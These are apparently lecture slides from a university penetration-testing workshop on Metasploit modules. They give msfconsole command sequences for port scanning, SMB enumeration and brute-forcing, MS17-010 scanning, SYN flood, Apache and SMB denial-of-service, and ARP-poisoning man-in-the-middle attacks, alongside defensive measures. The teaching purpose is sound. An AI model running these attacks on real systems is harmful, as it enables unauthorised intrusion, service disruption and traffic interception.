Penetration Test Workshop (CSE3157)

modules metasploit

Dr. Rourab Paul

Computer Science Department, SOA University

Modules

msf6 > show TAB

```
show all         show exploits   show options    show post
show auxiliary  show favorites  show payloads
show encoders   show nops        show plugins
```

Exploit: Attack and gain access to a system.

Payload: Code executed after exploitation (reverse shell, meterpreter, etc.).


Auxiliary: Scanning, fingerprinting, and information gathering.

Post: Post-exploitation (privilege escalation, persistence, data exfiltration).


Encoder: Obfuscate payloads to avoid detection.

NOP: Used for buffer overflow exploit padding.

show exploits



```
   #    Name                                                                Disclosure Date  Rank       Check
   -    ----                                                                ---------------  ----       -----
   0    exploit/aix/local/ibstat_path                                       2013-09-24       excellent  Yes
   1    exploit/aix/local/invscout_rpm_priv_esc                             2023-04-24       excellent  Yes
   2    exploit/aix/local/xorg_x11_server                                   2018-10-25       great      Yes
ion
   3    exploit/aix/rpc_cmsd_opcode21                                       2009-10-07       great      No
c.cmsd) Opcode 21 Buffer Overflow
   4    exploit/aix/rpc_ttdbserverd_realpath                                2009-06-17       great      No
ealpath Buffer Overflow (AIX)
   5    exploit/android/adb/adb_server_exec                                 2016-01-01       excellent  Yes
 Execution
   6    exploit/android/browser/samsung_knox_smdm_url                       2014-11-12       excellent  No
   7    exploit/android/browser/stagefright_mp4_tx3g_64bit                  2015-08-13       normal     No
erflow
   8    exploit/android/browser/webview_addjavascriptinterface              2012-12-21       excellent  No
ptInterface Code Execution
```



Ranking	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
NormalRanking	The exploit is otherwise reliable but depends on a specific version and can't (or doesn't) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit.
LowRanking	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: exploit/unix/webapp/php_eval).

Auxiliary Modules

scanner/	Scans open ports, services, vulnerabilities.
admin/	Admin-level actions like password resets.
dos/	Denial-of-service (DoS) attacks.
fuzzers/	Fuzzing services for vulnerabilities.
gather/	Information gathering, metadata extraction.
spoof/	Spoofing network services or MAC addresses.

Common Auxiliary Modules

1. Scanning Open Ports

```
use auxiliary/scanner/portscan/tcp

set RHOSTS 192.168.1.100

set PORTS 22,80,445

run
```

2. Enumerating SMB Shares

```
use auxiliary/scanner/smb/smb_enumshares
set RHOSTS 192.168.1.100
run
```

3. Brute-Forcing SMB Login

```
use auxiliary/scanner/smb/smb_login
set RHOSTS 192.168.1.100
set USER_FILE /root/users.txt
set PASS_FILE /root/passwords.txt
run
```

Common Auxiliary Modules

4. Scan for SMB Vulnerabilities

```
use auxiliary/scanner/smb/smb_ms17_010

set RHOSTS 192.168.1.100

run
```

4. SYN Flood Attack

```
use auxiliary/dos/tcp/synflood

set RHOSTS 192.168.1.100

set RPORT 80

run
```

5. Apache DoS (Range Header Attack)

```
use auxiliary/dos/http/apache_range_dos

set RHOSTS 192.168.1.100

run
```

Common Auxiliary Modules

SMBLoris Attack (Windows SMB DoS)

```
use auxiliary/dos/smb/smb_loris

set RHOSTS 192.168.1.100

run
```

Types of DoS

auxiliary/dos/tcp/synflood	**Any TCP Service**	**SYN Flood**
auxiliary/dos/http/apache_range_dos	**Apache Web Server**	**Memory Exhaustion**
auxiliary/dos/smb/smb_loris	**Windows SMB**	**Resource Exhaustion**

SYN Flood

SYN Flood is a **Denial of Service (DoS) attack** that targets the **TCP three-way handshake** mechanism. The attack overwhelms a server with a flood of **SYN (synchronize) requests** without completing the handshake, consuming resources and rendering the server unable to accept legitimate connections.

How SYN Flood Works

1. **Attacker sends a SYN packet** to the target server, initiating a TCP connection.
2. **Server responds with SYN-ACK**, expecting an ACK from the sender to complete the handshake.
3. **Attacker never sends the final ACK** or spoofs the source IP, keeping the connection half-open.
4. **Server keeps waiting**, allocating memory and resources for incomplete connections.
5. **Legitimate users are denied access** as the server exhausts its connection table.

Types of SYN Flood Attacks

1. **Direct SYN Flood:** The attacker floods SYN packets from their own system but doesn’t respond to SYN-ACKs.
2. **Spoofed SYN Flood:** The attacker spoofs the source IP address, making it difficult to trace or block.
3. **Distributed SYN Flood (DDoS):** Multiple compromised devices (botnet) send SYN requests, making mitigation harder.

Defense Mechanisms

SYN Cookies: The server avoids allocating resources until the handshake is complete by encoding connection info into the SYN-ACK response.
Reduce SYN Timeout: Reducing the time the server waits for an ACK before dropping the connection.
Firewall Rate Limiting: Configuring firewalls or intrusion prevention systems (IPS) to detect and limit SYN requests.
Load Balancers & Proxies: Distributing traffic across multiple servers to absorb attack impact.

Apache Web Server via memory exhaustion

A **Denial of Service (DoS) attack on Apache Web Server** via **memory exhaustion** targets the server's memory resources, causing performance degradation or a complete crash. This can be achieved using various methods, such as **slow requests, excessive connections**, or **malformed HTTP headers**.

Method:

- The attacker opens multiple connections to the Apache server and sends **incomplete HTTP headers** very slowly.
- Attackers send a high volume of **GET or POST** requests to the server, overwhelming memory and CPU.
- Attackers send HTTP headers with extremely large values to overflow Apache's memory buffers.

Defense Mechanisms

Optimize Apache Configuration:

- Reduce KeepAliveTimeout
- Limit MaxConnectionsPerChild
- Adjust Timeout settings

Enable Server Resource Limits:

- Use ulimit to restrict memory usage per Apache process.
- Deploy system-level monitoring (e.g., top, htop, vmstat) to detect spikes.

Monitor Logs and Set Alerts:

- Regularly analyze **Apache logs (access.log, error.log)** for unusual traffic patterns.

Windows SMB Resource Exhaustion

A **resource exhaustion attack on Windows SMB (Server Message Block)** targets the server's memory, CPU, or connection limits, leading to performance degradation or complete failure. This is often exploited in **Denial of Service (DoS) attacks**.

Method:

- The attacker rapidly opens multiple SMB connections but doesn't close them.
- This consumes **RAM, CPU, and available sockets**, eventually preventing legitimate access.
- Attackers send **corrupt or oversized SMB packets** to crash the SMB service
- Attackers flood the server with SMB negotiation requests, overloading processing resources.

Defense Mechanisms

Limit SMB Connection Rates

- Use **Windows Firewall** to restrict SMB access to trusted IPs.
- Apply **rate limiting** using IDS/IPS (e.g., Snort, Suricata).

Disable SMBv1 (Legacy and Vulnerable)

- SMBv1 is outdated and prone to attacks like **EternalBlue** (WannaCry ransomware).
- **Disable SMBv1**:

Enable SMB Signing & Encryption

Apply updated Windows Patches Regularly

Common Auxiliary Modules

1. auxiliary/spoof/arp/arp_poison - ARP Spoofing

This module allows you to poison the ARP cache of a target machine or an entire network, redirecting its traffic through your system. This can be useful for performing Man-in-the-Middle (MitM) attacks.

Example usage:

```
use spoof/arp/arp_poison

set INTERFACE eth0

set TARGET/DHOST 192.168.1.10

set GATEWAY/SHOST 192.168.1.1

run
```

Post-Attack Considerations:

- **Traffic Capture:** Once the ARP poisoning is successful, you can use tools like **Wireshark** or **tcpdump** to capture the traffic between the target and the gateway. This can reveal sensitive information like passwords, unencrypted data, etc.
  For example:
  sudo tcpdump -i eth0 -w capture.pcap


ARP Poisoning: The module sends ARP responses (spoofed) to both the **target** and the **gateway.** The target's ARP cache is poisoned to associate the attacker's MAC address with the IP address of the gateway (192.168.1.1), and similarly, the gateway's ARP cache is poisoned to associate the attacker's MAC address with the target's IP address (192.168.1.10).

Man-in-the-Middle (MitM): As a result, the target sends its traffic to the attacker's machine (thinking it's the gateway), and the gateway sends its traffic to the attacker (thinking it's the target). This allows the attacker to intercept, modify, or forward the traffic between the two.

'ip route show' to check gateway

Common Auxiliary Modules


1. auxiliary/spoof/arp/arp_poison - ARP Spoofing



```
msf6 auxiliary(spoof/arp/arp_poisoning) > info

       Name: ARP Spoof
     Module: auxiliary/spoof/arp/arp_poisoning
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 1999-12-22

Provided by:
  amaloteaux <alex_maloteaux@metasploit.com>

Check supported:
  No

Basic options:
  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  AUTO_ADD       false            yes       Auto add new host when discovered by the listener
  BIDIRECTIONAL  false            yes       Spoof also the source with the dest
  DHOSTS         172.17.165.17    yes       Target ip addresses
  INTERFACE      eth0             no        The name of the interface
  LISTENER       true             yes       Use an additional thread that will listen for arp requests
  SHOSTS         172.17.160.1     yes       Spoofed ip addresses
  SMAC                            no        The spoofed mac

Description:
  Spoof ARP replies and poison remote ARP caches to conduct IP address spoofing or a denial of service.
```

Common Auxiliary Modules

1. **auxiliary/spoof/arp/arp_poison - ARP Spoofing**



Thank You